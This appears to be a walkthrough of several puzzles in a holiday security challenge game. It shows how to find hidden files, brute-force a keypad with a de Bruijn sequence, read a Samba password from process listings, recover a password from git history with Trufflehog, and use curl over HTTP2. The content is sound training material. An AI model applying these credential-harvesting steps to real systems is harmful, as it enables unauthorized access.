I always like to spy on secrets, especially when they are hidden files. Remember that in Linux, adding a period to the front of a file name makes it "hidden" so it won't appear in normal directory listings. `The -a` option in `ls` shows those hidden files.

```
elf@01cfa959f596:~$ ls -la .secrets
total 12
drwxr-xr-x 1 elf elf 4096 Dec 14 16:28 .
drwxr-xr-x 1 elf elf 4096 Dec 14 16:28 ..
drwxr-xr-x 1 elf elf 4096 Dec 14 16:28 her
elf@01cfa959f596:~$ ls -la .secrets/her
total 12
drwxr-xr-x 1 elf elf 4096 Dec 14 16:28 .
drwxr-xr-x 1 elf elf 4096 Dec 14 16:28 ..
-rw-r--r-- 1 elf elf 1880 Dec 14 16:13 poem.txt
elf@01cfa959f596:~$
```

Let's examine poem.txt just for fun.

```
elf@01cfa959f596:~$ cat .secrets/her/poem.txt
Once upon a sleigh so weary, Morcel scrubbed the grime so dreary,
Shining many a beautiful sleighbell bearing cheer and sound so pure--
  There he cleaned them, nearly napping, suddenly there came a tapping,
As of someone gently rapping, rapping at the sleigh house door.
"'Tis some caroler," he muttered, "tapping at my sleigh house door--
  Only this and nothing more."

Then, continued with more vigor, came the sound he didn't figure,
Could belong to one so lovely, walking 'bout the North Pole grounds.
  But the truth is, she WAS knocking, 'cause with him she would be talking,
Off with fingers interlocking, strolling out with love newfound?
Gazing into eyes so deeply, caring not who sees their rounds.
  Oh, 'twould make his heart resound!

Hurried, he, to greet the maiden, dropping rag and brush - unlaiden.
```

Hmm, it's not very original, just stolen from a famous poem. You don't see the name of the lady he's writing about, but there is one spot where "NEVERMORE" is in a place that could hold a name.

Let's get back to forensics. The article said we should look at `.viminfo`. It appears someone has removed the `less` command, which is not surprising since it is powerful. It's older brother `more` will work for our purposes.

```
elf@01cfa959f596:~$ less .viminfo
bash: less: command not found
elf@01cfa959f596:~$ more .viminfo
```


There is some interesting information in `.viminfo`. It appears that the "author" of the poem, Marcel Nougat removed all instances of Elinore, replaced them with NEVERMORE, and saved the file (:wq).

```
# Last Substitute Search Pattern:
~MSle0~&Elinore

# Last Substitute String:
$NEVERMORE

# Command Line History (newest to oldest):
:wq
|2,0,1536607231,,"wq"
:%s/Elinore/NEVERMORE/g
|2,0,1536607217,,"%s/Elinore/NEVERMORE/g"
:r .secrets/her/poem.txt
|2,0,1536607201,,"r .secrets/her/poem.txt"
```

We will submit Elinore as the answer. Again, remember the period before `runtoanswer`. The period is the abbreviation for "the current directory" and tells BASH we specifically want to run the file and not another with the same name that may be in our path. That way if someone puts an evil `ls` in our directory, we will not run the evil file by mistake when we type `ls`. Microsoft finally caught on after many years and incorporated the same feature into PowerShell.

```
elf@01cfa959f596:~$ ls -l
total 5424
-rwxr-xr-x 1 elf elf 5551072 Dec 14 16:13 runtoanswer
elf@01cfa959f596:~$ ./runtoanswer
Loading, please wait......


Who was the poem written about? Elinore
```

Woot, woot! We were right!



Now talk to Tangle to get hints (in his dialog and in your badge) about the next Objective.


Up Next

We will use the hints Tangle gave us to solve the de Bruijn sequence problem.


Objective--de Bruijn Sequences (part 1)

Hints from Tangle Coalbox

Here is a selfie of John Tester at the Speaker UNpreparedness room with some random players and the hints from Tangle Coalbox. The door lock is four pushbuttons but since it lets you enter a stream of pushes instead of resetting after each failure, it is easy to open it with a brute force attack.



It is scary that the doors on Ford cars are/were vulnerable to this attack. I hope they fixed it.



I found the explanation in the Wikipedia page more helpful than the links (I like math.) The main concept is that you can construct a stream of input that tries all possibilities much faster than entering the codes one after another. If the lock just looks at the last four entries and doesn't reset after a failure, the number of presses it takes to brute force the lock is reduced by about a factor of four.

The Wikipedia page also has a nifty python script for generating a de Bruijn sequence in the "Algorithm" paragraph. Python is cool, so let's run the script. Copy the program into a text file and name it with a .py extension. The first input to the script is the alphabet you are using. The symbols are funky, so "abcd" will work instead. The second parameter is the length of the pin, which Tangle says is four (n = 4). By the way, current versions of Windows 10 now include Python inside PowerShell. All you do is open PowerShell and run `python debruijn.py` (or whatever you named your file.) You will have to edit the last line to have the parameters you want, though.

If you have trouble with the Python, the link from the hint will calculate the sequence for you.

Hand In

Once you have the door open, our “poet” Marcel Nougat will be there to give you the passphrase for the Objective.


1) What was the sequence that opened the door (just four characters, not the whole sequence).

2) What did Marcel Nougat say to you?


Objective--de Bruijn Sequences (part 2)

Solution


There is not much to write about this one, except to give the answers. This is the output of my Python script (new lines added by me), and the passphrase from Marcel. The key to the door is abca, where a is the triangle on the left, b is the square, and c is the circle. It is easy to be punching numbers and then realize that the door opened several punches ago.



Once we enter the room there's time for a selfie opportunity with Marcel. In the early days of the game there was a bug that caused Marcel to disappear at times, but he seems to be reliable now.



The passphrase is Welcome unprepared speaker!




Next Up

The next challenge, Data Repo Analysis, says that we need to help Wunorse Openslae with his stall mucking report. Wunorse is on the first floor, right side just past the Swag Booth.

Terminal--Stall Mucking Report (part 1)

Getting Started

First, find Wunorse on the right side of the first floor. Talk to him so you can get his instructions and a hint in your badge.



The hint sends you to this link. The second paragraph tells where commands are saved in different operating systems. You can quickly determine what OS the terminal is running .

https://blog.rackspace.com/passwords-on-the-command-line-visible-to-ps

One note: for Linux, `ps` truncates commands when the line is full. You may need `more` help. Once you determine the user name and password, you'll need to use your favorite search engine to learn how to use Linux Samba to connect to Windows file shares.

Hand In

1) What is the user name and password to access the share?

2) What command did you use to connect to the share?

Terminal--Stall Mucking Report (part 2)

The Password

The terminal is running Linux, so the command we want should be the standard `ps aux`. That command is roughly the equivalent of the task list in Windows. More information can be found here.

One problem is that `ps aux` by itself does not show the entire command line unless it is very short. You can get the entire command by piping the output into `less`. Since less is blocked, we'll use `more`.

This does not help much (`ps aux`)

```
elf@5429389afb37:~$ ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.6  0.0  17952  2872 pts/0    Ss   23:00   0:00 /bin/bash /sbin/init
root        11  0.0  0.0  49532  3208 pts/0    S    23:00   0:00 sudo -u manager /home/manager
root        12  0.0  0.0  49532  3320 pts/0    S    23:00   0:00 sudo -E -u manager /usr/bin/p
manager     16  0.0  0.0   9500  2516 pts/0    S    23:00   0:00 /bin/bash /home/manager/samba
root        17  0.0  0.0  45320  3196 pts/0    S    23:00   0:00 sudo -u elf /bin/bash
manager     18  0.3  0.0  33848  8140 pts/0    S    23:00   0:00 /usr/bin/python /home/manager
manager     19  0.0  0.0   4196   676 pts/0    S    23:00   0:00 sleep 60
elf         20  0.0  0.0  18208  3180 pts/0    S    23:00   0:00 /bin/bash
root        24  0.2  0.0 316664 15652 ?        Ss   23:00   0:00 /usr/sbin/smbd
root        25  0.0  0.0 308372  5712 ?        S    23:00   0:00 /usr/sbin/smbd
root        26  0.0  0.0 308364  4516 ?        S    23:00   0:00 /usr/sbin/smbd
root        28  0.0  0.0 316664  5944 ?        S    23:00   0:00 /usr/sbin/smbd
elf         30  0.0  0.0  36636  2868 pts/0    R+   23:00   0:00 ps aux
elf@5429389afb37:~$
```

This does help (`ps aux | more`).

```
elf@1957b943c4a9:~$ ps aux | more
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0  17952  2876 pts/0    Ss   21:43   0:00 /bin/bash /sbin/init
root        11  0.0  0.0  45320  3088 pts/0    S    21:43   0:00 sudo -u manager /home/manager
/samba-wrapper.sh --verbosity=none --no-check-certificate --extraneous-command-argument --do-n
ot-run-as-tyler --accept-sage-advice -a 42 -d~ --ignore-sw-holiday-special --suppress --suppre
ss //localhost/report-upload/ directreindeerflatterystable -U report-upload
root        12  0.0  0.0  45320  3152 pts/0    S    21:43   0:00 sudo -E -u manager /usr/bin/p
ython /home/manager/report-check.py
root        16  0.0  0.0  45320  3076 pts/0    S    21:43   0:00 sudo -u elf /bin/bash
manager     17  0.0  0.0  33848  8096 pts/0    S    21:43   0:00 /usr/bin/python /home/manager
/report-check.py
manager     18  0.0  0.0   9500  2436 pts/0    S    21:43   0:00 /bin/bash /home/manager/samba
-wrapper.sh --verbosity=none --no-check-certificate --extraneous-command-argument --do-not-run
-as-tyler --accept-sage-advice -a 42 -d~ --ignore-sw-holiday-special --suppress --suppress //l
ocalhost/report-upload/ directreindeerflatterystable -U report-upload
elf         19  0.0  0.0  18204  3388 pts/0    S    21:43   0:00 /bin/bash
root        24  0.0  0.0 316664 15516 ?        Ss   21:43   0:00 /usr/sbin/smbd
root        25  0.0  0.0 308372  5776 ?        S    21:43   0:00 /usr/sbin/smbd
root        26  0.0  0.0 308364  4488 ?        S    21:43   0:00 /usr/sbin/smbd
root        28  0.0  0.0 316664  5824 ?        S    21:43   0:00 /usr/sbin/smbd
manager     32  0.0  0.0   4196   676 pts/0    S    21:45   0:00 sleep 60
elf         33  0.0  0.0  36636  2880 pts/0    R+   21:45   0:00 ps aux
elf         34  0.0  0.0   6420   848 pts/0    S+   21:45   0:00 more
elf@1957b943c4a9:~$
```


The script is using the user name `report-upload` and the password `directreindeerflatterystable`.

Accessing the File `Share`

This article is a basic guide to using Samba (the executable is called `smbclient`.) A simple way to connect to a share is

`smbclient //localhost/report-upload/ directreindeerflatterystable -U report-upload`

The -U gives the user name and the password is just there by itself. A "?" brings up help.



The next thing we need is `put`, as in `put report.txt`

Up Next

Talk to Wunorse now that you have fixed his problem, and he will give you hints in his dialog and on your badge. We will need them to complete the Data Repo Analysis Challenge.

Objective--Data Repo Analysis (part 1)


What you can learn from this

More and more, developers are using web-based version control tools to help them collaborate on software. However, these tools pose a risk if sensitive information like passwords and cryptographic keys are inadvertently made public. Brian Hostetler lists several of the recent breaches this has caused in his talk. Repositories keep running logs of all changes made to software, so just removing a password in the current version will not help you. Previous version, and the change logs themselves, will still store that password.


This challenge will demonstrate how publicly available tools make it easy to find credentials buried in public repositories. It will also demonstrate how to clone a Git repository so that you can install software on your local computer.

Objective and hints

Since you have solved Wunorse's problem with uploading his report, he has given you hints in his dialog and your badge (assuming you remembered to click on him after solving his problem.)



Although Wunorse mentions the `entropy=True` option in Trufflehog, he is a little out of date. Apparently, the option is so helpful it has been made the default, so you don't need to use it. Do be sure not to use its opposite and set entropy to false; that will cause you to miss what you are looking for.



Again, the link to Brian's talk is here. Please watch it.

Installing Trufflehog.

We will install Trufflehog on a Linux virtual machine (VM) because, well, it's cool and it works well. Trufflehog is written in Python, and Python has its own repository called PIP. That makes the installation of Trufflehog very easy, except that you may need to install PIP first. (Trufflehog installation instructions are on the Trufflehog Git repository.

Before installing software, it is a good idea to update your Linux OS, as older versions may have libraries that are incompatible with new installations. In Ubuntu or other Debian-based systems, update with:

```
sudo apt-get update
sudo apt-get upgrade
```

In CentOS or other RedHat-based systems, use

```
sudo yum update
```

To install PIP in Ubuntu or other Debian-based systems use:

```
sudo apt-get install python-pip
```

In CentOS or other RedHat-based systems, use:


```
sudo yum install epel-release
sudo yum update
sudo yum install python-pip
```

With that out of the way, installing Trufflehog is simple. Run PIP from your Linux terminal (BASH), not from inside Python.

```
sudo pip install trufflehog
```

Objective

We have been asked to find some encrypted zip files in the North Pole Git Repository, which is available here. The Git repository has search tools, but sometimes it is just as easy to create a local copy using the `git clone` command. Git repositories make it easy to copy the link to the repository.



Just navigate to a directory where you would like to store a copy and execute: (one line)
`git clone https://git.kringlecastle.com/Upatree/santas_castle_automation.git`

```
svgs@ubuntu:~$ git clone https://git.kringlecastle.com/Upatree/santas_castle_aut
omation.git
The program 'git' is currently not installed. You can install it by typing:
sudo apt-get install git
svgs@ubuntu:~$ sudo apt-get install git
[sudo] password for svgs:
Reading package lists... Done
```

(oops)

```
svgs@ubuntu:~$ git clone https://git.kringlecastle.com/Upatree/santas_castle_aut
omation.git
Cloning into 'santas_castle_automation'...
remote: Enumerating objects: 949, done.
remote: Counting objects: 100% (949/949), done.
remote: Compressing objects: 100% (545/545), done.
remote: Total 949 (delta 258), reused 879 (delta 205)
Receiving objects: 100% (949/949), 4.27 MiB | 302.00 KiB/s, done.
Resolving deltas: 100% (258/258), done.
Checking connectivity... done.
svgs@ubuntu:~$ ls -l
total 52
drwxr-xr-x  2 svgs svgs 4096 Sep  6 05:13 Desktop
drwxr-xr-x  2 svgs svgs 4096 Sep  6 05:13 Documents
drwxr-xr-x  2 svgs svgs 4096 Sep  6 05:13 Downloads
-rw-r--r--  1 svgs svgs 8980 Sep  6 05:03 examples.desktop
drwxr-xr-x  2 svgs svgs 4096 Sep  6 05:13 Music
drwxr-xr-x  2 svgs svgs 4096 Sep  6 05:13 Pictures
drwxr-xr-x  2 svgs svgs 4096 Sep  6 05:13 Public
drwxrwxr-x 12 svgs svgs 4096 Dec 30 12:38 santas_castle_automation
drwxr-xr-x  2 svgs svgs 4096 Sep  6 05:13 Templates
```

Now just search the new directory for zip files using your usual tools.

To search for passwords, we might as well search the files we just cloned to our computer.
`trufflehog santas_castle_automation/`

```
svgs@ubuntu:~$ trufflehog santas_castle_automation/
```

Note: The Trufflehog Read.Me file recommends using the `--entropy=False` option to cut down on noise. Don't do that, as you will miss the passwords. Entropy is a measure of randomness. Cryptographic keys and good passwords should have a high degree of randomness. Trufflehog calculates the entropy for the strings it finds and displays any that rise above a preset threshold.

Hand In

1) What is the name of the encrypted zip file?

2) What is the password?

3) What does the encrypted zip file contain?

Objective--Data Repo Analysis (part 2)

Solution

It just takes a second to find the zip file, and it is indeed encrypted. Note that the schematics directory is hidden (starts with a period) so it won't be seen by normal browsing.

```
john@ubuntu:~$ cd santas_castle_automation/
john@ubuntu:~/santas_castle_automation$ find . -name *.zip
./schematics/ventilation_diagram.zip
john@ubuntu:~/santas_castle_automation$ unzip ./schematics/ventilation_diagram.
zip
Archive:  ./schematics/ventilation_diagram.zip
   creating: ventilation_diagram/
[./schematics/ventilation_diagram.zip] ventilation_diagram/ventilation_diagram_
2F.jpg password:
   skipping: ventilation_diagram/ventilation_diagram_2F.jpg  incorrect password
   skipping: ventilation_diagram/ventilation_diagram_1F.jpg  incorrect password
```


A search with Trufflehog (used cd .. to go back to my home directory) leads us to some notes in a comment:

```
~~~~~~~~~~~~~~~~~~~~
Reason: High Entropy
Date: 2018-12-11 00:25:45
Hash: 7f46bd5f88d0d5ac9f68ef50bebb7c52cfa67442
Filepath: schematics/for_elf_eyes_only.md
Branch: origin/master
Commit: removing file
@@ -0,0 +1,15 @@
+Our Lead InfoSec Engineer Bushy Evergreen has been noticing an increase of bru
te force attacks in our logs. Furthermore, Albaster discovered and published a
vulnerability with our password length at the last Hacker Conference.
+
+Bushy directed our elves to change the password used to lock down our sensitiv
e files to something stronger. Good thing he caught it before those dastardly v
illians did!
+
+
+Hopefully this is the last time we have to change our password again until nex
t Christmas.
+
+
+
+
+Password = 'Yippee-ki-yay'
+
+
+Change ID = '9ed54617547cfca783e0f81f8dc5c927e3d1e3'
```

Using Yippee-ki-yay as a password unzips the files.

```
john@ubuntu:~/santas_castle_automation$ unzip ./schematics/ventilation_diagram.
zip
Archive:  ./schematics/ventilation_diagram.zip
[./schematics/ventilation_diagram.zip] ventilation_diagram/ventilation_diagram_
2F.jpg password:
  inflating: ventilation_diagram/ventilation_diagram_2F.jpg
  inflating: ventilation_diagram/ventilation_diagram_1F.jpg
john@ubuntu:~/santas_castle_automation$
```

The ventilation diagrams appear to be maps:



In fact, those maps are very handy if you decide to attempt the Google ventilation maze.

The maze is not necessary to complete the challenges, but it is fun.

Google provided SANS and CounterHack free access to Google Cloud to host this year's challenge!

Up Next

The next Objective, AD Privilege Discovery, tells us to visit Holly Evergreen to help her with the CURLing Master terminal. She's on the left side of the first floor, so off we go.

Terminal--CURLing Master (Part 1)

What you can learn from this

The Linux commands `curl` and `wget` are useful because they can issue web requests from the command line. This challenge will use `curl`.

A new protocol, HTTP2, was designed to make web transactions more efficient and is in widespread use. If you are used to examining web requests in Wireshark, you have probably only seen HTTP 1.1 because HTTP2 is almost always encrypted. It's time to learn about HTTP2, and this link from Google does an excellent job of explaining why HTTP2 was developed and how it works. Also watch the talk by Chris Elgee and Chris Davis, HTTP/2--Because 1 is the Loneliest Number.

Hints

Holly Evergreen and the CURLing Master terminal are in the wing on right side of the first floor.

The hint that Holly put in your badge contains the Google link describing HTTP2.

If you haven't used `curl` before, this link will be helpful.

One last hint: when I look at a terminal, I like to check the BASH `history` to see what the other user has been doing.

Get Started

Here is the terminal.

Hand In

1) What is the command that will start the striper?

Terminal--CURLing Master (part 2)

Solution

Normally HTTP2 connections may start with HTTP 1.1 and negotiate a change to HTTP2. However, Bushy's application only accepts HTTP2, which makes the curl command a little more difficult. If you look at the terminal's BASH history, you get a helpful clue.

```
elf@de00fc9cb69d:~$ history
    1  netstat -ant
    2  ncat --broker -nlvp 9090
    3  echo "\302\257\_(\343\203\204)_/\302\257" >> /tmp/shruggins
    4  cat /tmp/shruggins
    5  curl --http2-prior-knowledge http://localhost:8080/index.php
    6  telnet towel.blinkenlights.nl
    7  fortune | cowsay | lolcat
    8  ps -aux
    9  sl
   10  figlet I am your father
   11  echo 'goHangasaLAmIimalaSAgnaHoG' | rev
   12  aptitude moo
   13  aptitude -v moo
   14  aptitude -vv moo
   15  aptitude -vvv moo
   16  aptitude -vvvv moo
   17  aptitude -vvvvv moo
   18  aptitude -vvvvvv moo
   19  yes Giddyup
   20  factor 512
   21  aafire
   22  history
elf@de00fc9cb69d:~$
```

On line 5, someone used the command

`curl --http2-prior-knowledge http://localhost:8080/index.php`

If you use curl --http2, the command will fail on this server since curl will start with HTTP 1.1 and attempt to negotiate a transition to HTTP2.

```
elf@17945497ca8c:~$ curl --http2 //localhost:8080/
curl: (3) <url> malformed
elf@17945497ca8c:~$
```

The flag `--http2-prior-knowledge` tells curl to skip the negotiation because we already know that the server is running HTTP2.

```
elf@de00fc9cb69d:~$ curl --http2-prior-knowledge http://localhost:8080/index.php
<html>
 <head>
  <title>Candy Striper Turner-On'er</title>
 </head>
 <body>
 <p>To turn the machine on, simply POST to this URL with parameter "status=on"


 </body>
</html>
elf@de00fc9cb69d:~$
```

